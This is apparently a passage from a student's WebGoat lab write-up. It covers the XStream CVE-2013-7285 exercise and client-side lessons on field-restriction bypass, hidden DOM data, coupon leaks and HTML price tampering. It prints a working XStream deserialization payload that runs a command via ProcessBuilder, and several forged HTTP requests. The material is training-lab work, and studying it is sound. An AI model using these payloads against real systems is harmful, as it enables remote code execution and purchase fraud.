
B.2 (12)Exploiting CVE-2013-7285 (XStream)

This one is scary. XStream is a serial/de-serializer for XML, JSON etc. when used as a de-serializer, it opens up possibility of an OS command injection resulting in remote code execution. XStream.fromXML deserializes into an Java Object, vulnerable to OS injection as <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface> the Contact function will be executed

C Security Logging Failures

C.1 Lets Try (2)

See solved Figure **??**



Exploiting CVE-2013-7285 (XStream)

This lesson only works when you are using the Docker image of WebGoat.

WebGoat uses an XML document to add contacts to a contacts database.

```
<contact>
    <id>1</id>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

The java interface that you need for the exercise is: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

✓

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
 <handler class='java.beans.EventHandler'>
  <target class='java.lang.ProcessBuilder'>
   <command>
    <string>calc.exe</string>
   </command>
  </target>
  <action>start</action>
 </handler>
</contact>
```

You successfully tried to exploit the CVE-2013-7285 vulnerability

```
java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory
```

Figure 13: *XStream deserializes and executes Contact function resulting in remote code execution*




Figure 14: *Section A6 Solved*




Figure 15: *Lets Try solved using inspiration from [1], username: admin, pw: url encoded Za%0d%a*

C.2 Lets Try (4)


See Figure **??**

D Client Side

D.1 Bypass front-end restrictions

Client Side DOM and JS manipulation

Field Restrictions Bypassed the input fields by manipulating the POST request with impossible options see Figure **??**




```
POST /WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: localhost:8080
Content-Length: 80
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=I05oMWfU7oShMmWpnuFahvuCBYUAP67LsHrYGzUh
Connection: keep-alive

select=option11&radio=option11&checkbox=on1&shortInput=1234567&
readOnlyInput=123
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 06 Sep 2024 19:41:28 GMT
Content-Length: 215

{
    "lessonCompleted":true,
    "feedback":
    "Congratulations. You have successfully completed the assignment."
    ,
    "output":null,
    "assignment":"BypassRestrictionsFieldRestrictions",
    "attemptWasMade":true
}
```

Figure 16: *Bypassed the input fields by manipulating the POST request with impossible options*

Validation See Figure **??**




```
POST /WebGoat/BypassRestrictions/frontendValidation HTTP/1.1
Host: localhost:8080
Content-Length: 128
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=I05oMWfU7oShMmWpnuFahvuCBYUAP67LsHrYGzUh
Connection: keep-alive

field1=abczz&field2=12345&field3=abc----c123+ABC&field4=sevenzz&field5
=01101zz&field6=90zz210-1111&field7=301-604-4882zz&error=0
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 06 Sep 2024 20:16:05 GMT
Content-Length: 216

{
    "lessonCompleted":true,
    "feedback":
    "Congratulations. You have successfully completed the assignment."
    ,
    "output":null,
    "assignment":"BypassRestrictionsFrontendValidation",
    "attemptWasMade":true
}
```

Figure 17: *Bypassed the input fields by manipulating the POST request with impossible options still works with validation*

D.2 Client side filtering


Salary manager (2) Found Bartholomew's salary in a hidden table in the DOM, see Figure **??**



```
▼<table style="display: none" id="hiddenEmployeeRecords" align="center" b
 "90%">
  ▼<div>
    ▼<table border="1" width="90%" align="center" <tr>
      ▼<tbody>
        ▶<tr>…</tr>
        ▶<tr id="101" < tr>…</tr> == $0
        ▶<tr id="102" < tr>…</tr>
        ▶<tr id="103" < tr>…</tr>
        ▶<tr id="104" < tr>…</tr>
        ▶<tr id="105" < tr>…</tr>
        ▶<tr id="106" < tr>…</tr>
        ▶<tr id="107" < tr>…</tr>
        ▶<tr id="108" < tr>…</tr>
        ▶<tr id="109" < tr>…</tr>
        ▶<tr id="110" < tr>…</tr>
        ▶<tr id="111" < tr>…</tr>
        ▼<tr id="112" < tr>
           <td>112</td>
           <td>Neville</td>
           <td>Bartholomew</td>
           <td>111-111-1111</td>
           <td>450000</td>
```

Figure 18: *Found Bartholomew's 450000 salary in a hidden table in the DOM*

Samsung Galaxy S8 Filling out the form an looking at Network traffic in the chrome tools, there is an endpoint for the coupons. If a invalid coupon is entered, the server returns a massage, if the field is left empty there is no traffic. If hitting the endpoint anyway, the code is included in the server response, see Figure **??**



localhost:8080/WebGoat/clientSideFiltering/challenge-store/coupons


Pretty-print ☐

```
{
  "codes" : [ {
    "code" : "webgoat",
    "discount" : 25
  }, {
    "code" : "owasp",
    "discount" : 25
  }, {
    "code" : "owasp-webgoat",
    "discount" : 50
  }, {
    "code" : "get_it_for_free",
    "discount" : 100
  } ]
}
```

Figure 19: *Found the code in an empty coupon API call*

D.3 HTML tampering

See Figure **??**



```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
Content-Length: 13
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=I05oMWfU7oShMmWpnuFahvuCBYUAP67LsHrYGzUh
Connection: keep-alive

QTY=1&Total=0
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 06 Sep 2024 20:57:08 GMT
Content-Length: 178

{
    "lessonCompleted":true,
    "feedback":"Well done, you just bought a TV at a discount",
    "output":null,
    "assignment":"HtmlTamperingTask",
    "attemptWasMade":true
}
```

Figure 20: *Quantity and Amount can be manipulated in the POST Request*